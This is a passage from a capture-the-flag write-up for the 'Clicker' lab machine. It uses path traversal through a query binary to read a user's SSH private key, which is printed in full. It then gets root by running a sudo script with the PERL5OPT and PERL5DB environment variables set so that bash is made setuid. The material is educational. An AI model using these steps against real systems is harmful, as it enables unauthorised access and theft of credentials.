www-data@clicker:/opt/manage$ ./execute_query 5
Segmentation fault (core dumped)
www-data@clicker:/opt/manage$ ./execute_query 5 ../
mysql: [Warning] Using a password on the command line interface can be insecure.
ERROR: Can't initialize batch_readline - may be the input source is a directory or a block device.
www-data@clicker:/opt/manage$ 
```

Seems to be working. Let’s try to read the id_rsa file of the user jack. If I will be able to do so, I can login via SSH and the user jack without promoting his password.



```
www-data@clicker:/opt/manage$ ./execute_query 5 ../.ssh/id_rsa
mysql: [Warning] Using a password on the command line interface can be insecure.
--------------
-----BEGIN OPENSSH PRIVATE KEY---
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs4eQaWHe45iGSieDHbraAYgQdMwlMGPt50KmMUAvWgAV2zlP8/1Y
J/tSzgoR9Fko8I1UpLnHCLz2Ezsb/MrLCe8nG5TlbJrrQ4HcqnS4TKN7DZ7XW0bup3ayy1
kAAZ9Uot6ep/ekM8E+7/39VZ5fe1FwZj4iRKI+g/BVQFclsgK02B594GkOz33P/Zzte2jV
Tgmy3+htPE5My31i2lXh6XWfepiBOjG+mQDg2OySAphbO1SbMisowP1aSexKMh7Ir6IlPu
nuw3l/luyvRGDN8fyumTeIXVAdPfOqMqTOVECo7hAoY+uYWKfiHxOX4fo+/fNwdcfctBUm
pr5Nxx0GCH1wLnHsbx+/oBkPzxuzd+BcGNZp7FP8cn+dEFz2ty8Ls0Mr+XW5ofivEwr3+e
30OgtpL6QhO2eLiZVrIXOHiPzW49emv4xhuoPF3E/5CA6akeQbbGAppTi+EBG9Lhr04c9E
2uCSLPiZqHiViArcUbbXxWMX2NPSJzDsQ4xeYqFtAAAFiO2Fee3thXntAAAAB3NzaC1yc2
```

I saved it on my local machine:




jack_key ×

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs4eQaWHe45iGSieDHbraAYgQdMwlMGPt50KmMUAvWgAV2zlP8/1Y
J/tSzgoR9Fko8I1UpLnHCLz2Ezsb/MrLCe8nG5TlbJrrQ4HcqnS4TKN7DZ7XW0bup3ayy1
kAAZ9Uot6ep/ekM8E+7/39VZ5fe1FwZj4iRKI+g/BVQFclsgK02B594GkOz33P/Zzte2jV
Tgmy3+htPE5My31i2lXh6XWfepiBOjG+mQDg2OySAphbO1SbMisowP1aSexKMh7Ir6IlPu
nuw3l/luyvRGDN8fyumTeIXVAdPfOqMqTOVECo7hAoY+uYWKfiHxOX4fo+/fNwdcfctBUm
pr5Nxx0GCH1wLnHsbx+/oBkPzxuzd+BcGNZp7FP8cn+dEFz2ty8Ls0Mr+XW5ofivEwr3+e
30OgtpL6QhO2eLiZVrIXOHiPzW49emv4xhuoPF3E/5CA6akeQbbGAppTi+EBG9Lhr04c9E
2uCSLPiZqHiViArcUbbXxWMX2NPSJzDsQ4xeYqFtAAAFiO2Fee3thXntAAAAB3NzaC1yc2
EAAAGBALOHkGlh3uOYhkongx262gGIEHTMJTBj7edCpjFAL1oAFds5T/P9WCf7Us4KEfRZ
KPCNVKS5xwi89hM7G/zKywnvJxuU5Wya60OB3Kp0uEyjew2e11tG7qd2sstZAAGfVKLenq
f3pDPBPu/9/VWeX3tRcGY+IkSiPoPwVUBXJbICtNgefeBpDs99z/2c7Xto1U4Jst/obTxO
TMt9YtpV4el1n3qYgToxvpkA4NjskgKYWztUmzIrKMD9WknsSjIeyK+iJT7p7sN5f5bsr0
RgzfH8rpk3iF1QHT3zqjKkzlRAqO4QKGPrmFin4h8Tl+H6Pv3zcHXH3LQVJqa+TccdBgh9
cC5x7G8fv6AZD88bs3fgXBjWaexT/HJ/nRBc9rcvC7NDK/l1uaH4rxMK9/nt9DoLaS+kIT
tni4mVayFzh4j81uPXpr+MYbqDxdxP+QqOmpHkG2xqKaU4vhARvS4a9OHPRNrqkiz4mah4
```


I added the Private Key to the SSH agent:

Jack’s shell



```
┌──(kali㉿kali)-[~/Desktop/Machines/Clicker]
└─$ ssh-add jack_key
Identity added: jack_key (jack@clicker)

┌──(kali㉿kali)-[~/Desktop/Machines/Clicker]
└─$ ssh -i jack_key jack@clicker.htb
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-84-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Sep 25 01:21:10 PM UTC 2023

  System load:  0.0               Processes:             260
  Usage of /:   54.6% of 5.77GB   Users logged in:       0
  Memory usage: 20%               IPv4 address for eth0: 10.10.11.232
  Swap usage:   0%

  => There is 1 zombie process.

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

jack@clicker:~$
```


Nice!



```
jack@clicker:~$ cd ~
jack@clicker:~$ ls
queries  user.txt
jack@clicker:~$ cat user.txt
a                                      2
jack@clicker:~$
```


Privilege Escalation

First I checked whether the user jack can execute commands using sudo:



```
jack@clicker:~$ sudo -l
Matching Defaults entries for jack on clicker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jack may run the following commands on clicker:
    (ALL : ALL) ALL
    (root) SETENV: NOPASSWD: /opt/monitor.sh
jack@clicker:~$ 
```

monitor.sh:



```
jack@clicker:~$ cat /opt/monitor.sh
#!/bin/bash
if [ "$EUID" -ne 0 ]
  then echo "Error, please run as root"
  exit
fi

set PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
unset PERL5LIB;
unset PERLLIB;

data=$(/usr/bin/curl -s http://clicker.htb/diagnostic.php?token=secret_diagnostic_token);
/usr/bin/xml_pp <<< $data;
if [[ $NOSAVE == "true" ]]; then
    exit;
else
    timestamp=$(/usr/bin/date +%s)
    /usr/bin/echo $data > /root/diagnostic_files/diagnostic_${timestamp}.xml
fi
```

This bash script does the following:

- It checks whether the script is being run with root privileges ($EUID is the effective user ID) and exits with an error message if not.
- It sets the PATH environment variable to a specific list of directories.
- It unsets the PERL5LIB and PERLLIB environment variables.
- It uses the curl command to make an HTTP GET request to http://clicker.htb/diagnostic.php?token=secret_diagnostic_token and stores the response (data) in the data variable. The -s flag suppresses the progress meter and other unnecessary output.
- It pretty-prints the XML data in the data variable using the xml_pp command.
- It checks whether the NOSAVE environment variable is set to "true" (if it is, the script exits).
- If NOSAVE is not set to "true," it generates a timestamp using date +%s, appends it to the filename diagnostic_, and saves the XML data to a file in the /root/diagnostic_files/ directory with the filename format diagnostic_<timestamp>.xml.

There is no vulnerability related to PATH hijacking in this binary, and the script intentionally clears specific environment variables related to the Perl programming language. By using the "unset" command on these variables, it effectively sets them to an empty value.

While researching potential exploits related to environment variables like PERL5LIB and PERLLIB, I came across the following website:


https://www.elttam.com/blog/env/

PERL5OPT=-d

This sets the PERL5OPT environment variable to -d, which is typically used to enable Perl debugging mode. It is an attempt to manipulate Perl's behavior.

PERL5DB='system("chmod u+s /bin/bash");'

This sets the PERL5DB environment variable to a Perl code snippet. In this case, the Perl code attempts to run the system function with the command chmod u+s /bin/bash. This command sets the setuid bit on the /bin/bash binary, which allows to execute /bin/bash with root privileges when it's run by any user.



```
jack@clicker:~$ sudo PERL5OPT=-d PERL5DB='system("chmod u+s /bin/bash");' /opt/monitor.sh
No DB::DB routine defined at /usr/bin/xml_pp line 9.
No DB::DB routine defined at /usr/lib/x86_64-linux-gnu/perl-base/File/Temp.pm line 870.
END failed--call queue aborted.
jack@clicker:~$ /bin/bash -p
bash-5.1# whoami
root
bash-5.1# cd /root
bash-5.1# cat root.txt
[redacted]
bash-5.1# 
```